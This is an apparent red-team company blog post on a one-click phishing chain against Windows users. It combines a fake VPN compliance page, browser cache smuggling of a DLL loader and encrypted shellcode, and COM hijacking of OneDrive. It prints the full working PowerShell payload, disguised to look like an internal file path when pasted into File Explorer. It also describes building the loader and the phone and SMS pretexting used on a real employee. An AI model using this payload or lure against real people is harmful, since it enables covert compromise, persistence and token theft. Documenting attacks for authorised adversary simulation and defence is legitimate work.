We have always been jealous of the old days of phishing, where one action from the target was all that stood between you and a compromised computer. Recently, we found a fun-looking article that achieves this by combining two techniques - browser cache smuggling and COM hijacking. This article details our attempt to improve on the concept to save for a future adversary simulation exercise.

There are four technical components to the phish:
- A phishing page containing a call to action and a hidden Powershell command
- Malware disguised as images that are automatically downloaded to the victim’s computer
- A registry change that injects the malware into a program’s standard execution path
- A technique called COM hijacking, which provides persistent access to the victim’s computer
Part 1 - The Phishing Page
The phishing page was designed to look like a security-related corporate VPN page. It is usually easy to figure out what VPN software companies use based on their Internet-exposed infrastructure, and employees are often aware of what VPN they’re using.

If the victim clicks the path box or orange button, this is copied to the victim’s clipboard:
C:\Windows\system32\conhost.exe --headless powershell -c "$chr='%LOCALAPPDATA%\Google\Chrome\User Data\Default\Cache\Cache_Data\*';$edg='%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Cache\Cache_Data\*';$s=@(select-string -Path $edg,$chr -Pattern '69eb6e8fb0344c721dce823fa7e24213' -ErrorAction SilentlyContinue);$w=$s[0].Path;New-Item -Path 'HKCU:Software\Classes\CLSID' -Name '{54E211B6-3650-4F75-8334-FA359598E1C5}' -Force|Out-Null;New-Item -Path 'HKCU:Software\Classes\CLSID\{54E211B6-3650-4F75-8334-FA359598E1C5}' -Name 'InprocServer32' -Value "$w." -Force|Out-Null;New-ItemProperty -Path 'HKCU:Software\Classes\CLSID\{54E211B6-3650-4F75-8334-FA359598E1C5}\InprocServer32' -Name 'ThreadingModel' -Value 'Both' -Force|> Out-Null" # \\SIGNAL11.COM.AU\Support\VPN\GlobalProtectCompliance.exe
The inside of this mess is a Powershell command which edits the registry. That’s wrapped in a cmd.exe command precisely tweaked to run in the user’s File Explorer address bar. It’s designed so that when the victim pastes it, they only see the end; an internal filepath similar to what they might be used to seeing occasionally.

This payload was an absolute pain to craft because cmd.exe, Powershell, and HTML all escape special characters differently, and our command needs to be perfectly formatted in order to execute.
We’ll come back to what that Powershell is doing in Part 4 below. If you want to skip the technical details, feel free to go straight there. For now, how do we get our malware on the victim’s computer? Download link? Email attachment?
Part 2 - Cache Smuggling
Over the years, a handful of security improvements have made it harder to get malware running on someone’s computer:
- Email filtering and network monitoring solutions protect users from malware delivered via email or downloaded from websites
- Device policy and warnings requires users to click through multiple warnings before executing unknown programs or Office macros
- If they ignore those, antivirus and EDR software might come in and quarantine the malware
- To top it all off, years of user education and training has increased the chance that a victim nopes out of the attack. Talk about defence in depth!
When you visit a website, your browser caches images and scripts on your file system so they don’t need to downloaded again next time you visit. Cache Smuggling is a technique that abuses this - If I rename my malware DANGER.exe to cat.png and put it on the webpage, it’ll end up somewhere on your computer as a result of visiting the page. This is great for us as attackers because getting malware onto a computer skips the first two controls above without requiring the victim to follow multiple steps (e.g. messing around with encrypted archive files). When it comes to tricking someone into running malware, the most important thing is to keep actions required on their end to a minimum.
The downside to cache smuggling is that file extensions are stripped entirely, and cat.png becomes something like f_000004 instead. So if this was our only trick, I’d need to convince you to locate the cached file, rename it to cat.exe, and then run it. Not going to happen.
Another issue is that we don’t know what browser our victim will be using. During Red Team exercises, we’ve frequently seen organisations using Chrome, but Edge seems to be preferred in larger Windows-heavy organisations at the moment. We used Cloudflare Radar’s data to find the 5 most commonly used browsers on Windows desktops and made our malware search through each of their cache locations so we didn’t need to guess:
- Chrome - %LOCALAPPDATA%\Google\Chrome\User Data\Default\Cache\Cache_Data\
- Edge - %LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Cache\Cache_Data\
- Firefox - %LOCALAPPDATA%\Mozilla\Firefox\Profiles\
- Brave - %LOCALAPPDATA%\BraveSoftware\Brave-Browser\User Data\Default\Cache\Cache_Data\
- Opera - %LOCALAPPDATA%\Opera Software\Opera Stable\Cache\Cache_Data\
Now, we can get our malware on the victim’s computer and be over 99% sure where it’ll end up, assuming that we’re targeting Windows users. But before we discuss how we’ll find and execute it in Part 4, there’s one more trick to introduce.
Part 3 - COM Hijacking
COM (Component Object Model) objects are a way for Windows processes to expose functionality to each other. For example, you might have right clicked a file and seen the option to use 7zip, or scan it using your computer’s antivirus software. These programs are exposing their functionality to your operating system using COM objects. When a program needs to load a COM object, it checks a registry key for the class ID associated with it, to find the path of the binary on the file system. By default, applications will always search the HKEY_CURRENT_USER (HKCU) tree first before checking the HKEY_LOCAL_MACHINE (HKLM) tree.
First:
HKCU:Software\Classes\CLSID\{54E211B6-3650-4F75-8334-FA359598E1C5}\InprocServer32\
Then:
HKLM:Software\Classes\CLSID\{54E211B6-3650-4F75-8334-FA359598E1C5}\InprocServer32\
Many programs store this data in the HKLM tree. Because you don’t need elevated privileges to write to HKCU and it’s checked first, we can exploit this by creating a key in HKCU pointing to a different filepath. For example, the browser cache!
So, what process should we target in a corporate environment? We chose OneDrive because it:
- Starts up automatically on login, and generally runs all day
- Uses HKLM to store the location of COM objects it needs, so we can hijack execution via HKCU
- Stores tokens for online Microsoft services in memory which will be good for lateral movement to cloud resources
First, we need to find COM hijacking targets for OneDrive. We set up Process Monitor with the following filters and then start OneDrive:
- Process Name is OneDrive.exe
- Operation is RegQueryValue
- Result is NAME NOT FOUND
- Path contains HKCU\SOFTWARE\CLASSES\CLSID\

We can see that two CLSIDs have showed up. We pick {54E211B6–3650–4F75–8334-FA359598E1C5}, but either will work. Next, we check the registry key in HKLM to see that the real DLL lives at C:\Windows\system32\directmanipulation.dll.

Now, we need to understand what functions the real DLL directmanipulation.dll exports, so when OneDrive calls our malware’s functions we can forward the function calls to the real DLL. If we don’t do this, OneDrive will crash. We can use a tool called FaceDancer to achieve this.

This shows us that there are four exports. We don’t need to know what they do - we simply define them in a file that we’ll hand to the linker when compiling our malware. Our malware comes in two parts: the loader (DLL) that will run via COM hijacking, and encrypted shellcode that the loader will decrypt and run within OneDrive’s address space, bypassing things like application whitelisting.
The loader:
- Checks whether an instance of itself is already running, so we don’t generate multiple connections back to our command and control server and increase the likelihood of detection
- Searches browser cache filepaths for a file containing a distinct string marker. This file is our encrypted shellcode that was smuggled into the cache at the same time as the loader
- Removes the marker, decrypts the shellcode using a hardcoded AES key, and then executes the resulting shellcode
So, we know how our malware will land on the victim’s computer. We know how it’ll execute from the browser cache, and we’ve picked a good application for our malware to live inside. Next, we’ll detail how the payload run by the victim ties it all together.
Part 4 - The payload
Let’s break that massive chunk of code from the start of the article down.
C:\Windows\system32\conhost.exe --headless powershell -c
conhost.exe is a legitimate Windows binary that we use to run Powershell without opening a console window.
"$chr='%LOCALAPPDATA%\Google\Chrome\User Data\Default\Cache\Cache_Data\*';$edg='%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Cache\Cache_Data\*';$s=@(select-string -Path $edg,$chr -Pattern '69eb6e8fb0344c721dce823fa7e24213' -ErrorAction SilentlyContinue);$w=$s[0].Path;
Here, we are searching through the Chrome and Edge cache directories for files containing 69eb6e8fb0344c721dce823fa7e24213, which is the marker string that we mentioned above. When we find such a file, we store it in the variable $w. I haven’t seen an organisation that rolls out Firefox, Brave, or Opera yet so we’ll leave those browsers out in this example.
New-Item -Path 'HKCU:Software\Classes\CLSID' -Name '{54E211B6-3650-4F75-8334-FA359598E1C5}' -Force|Out-Null;New-Item -Path 'HKCU:Software\Classes\CLSID\{54E211B6-3650-4F75-8334-FA359598E1C5}' -Name 'InprocServer32' -Value "$w." -Force|Out-Null;New-ItemProperty -Path 'HKCU:Software\Classes\CLSID\{54E211B6-3650-4F75-8334-FA359598E1C5}\InprocServer32' -Name 'ThreadingModel' -Value 'Both' -Force|Out-Null"
Next, we take the filepath stored in $w and create a new registry entry which points to it. Remember, that CLSID is used by OneDrive and met our criteria for COM hijacking in Part 3 above.
Connecting everything together, we finalise our malware:
- Generate our shellcode for our command and control platform of choice
- Append a marker string to the end of the shellcode
- Encrypt the shellcode using AES
- Update the DLL code with the shellcode’s marker string and the decryption key
- Compile the DLL and append a second marker string to it, which our Powershell code will search for
- Upload both files to the server. We named them fg.png and gpconnect.png, but it doesn’t really matter since the browser cache will be renaming them anyway
- Update the webpage to display both “images” in 1x1 pixel iframes that the victim won’t notice
- Update the webpage’s payload with the correct marker of the DLL
Part 5 - The Lure
The infrastructure is ready to go. Rather than sending an email to the whole organisation and risk someone reporting it and wasting all of our work, we picked an individual person and sent them an email like this:

Two minutes after sending the email, we called their mobile number which had been discovered previously using open source intelligence (OSINT). We identified ourselves as a service desk employee responding to an alert about a suspicious login from their computer, and asked them whether they’re currently working from Russia.
The victim confirmed that they are not working from Russia, so we sent them an SMS from “COMPANY IT” with a short message and a “secure link” to the phishing page. We directed them to visit that URL from their work computer to begin a VPN posture check so we could begin our investigation. Once they said that they’d ran the payload (which we confirmed by checking the web server’s logs), we asked them to restart their computer. After they logged back in, we thanked them for their time and hung up the call. At this point, we had remote control over their computer and were able to use their network connection and authentication tokens to begin moving laterally within Microsoft365/Azure and their internal corporate network.
In Summary
We had a lot of fun putting this attack together. We imagine that it’s what phishing was like before macro warnings, effective email filtering, and user awareness made it more difficult. This attack:
- Is compelling and gets the victim’s attention
- Doesn’t involve email attachments or files downloaded from websites, which users are trained to avoid and report
- Utilises the File Explorer URL bar, which might be less suspicious to victims than a cmd.exe or Powershell window
- Doesn’t require the victim to click through any big red warnings
- Comes with built-in persistence
- Runs in a process that has access to credentials for cloud services
Thanks for reading! If you’d like to see how your organisation’s security controls stack up against real world techniques, contact us about a Red Team exercise today.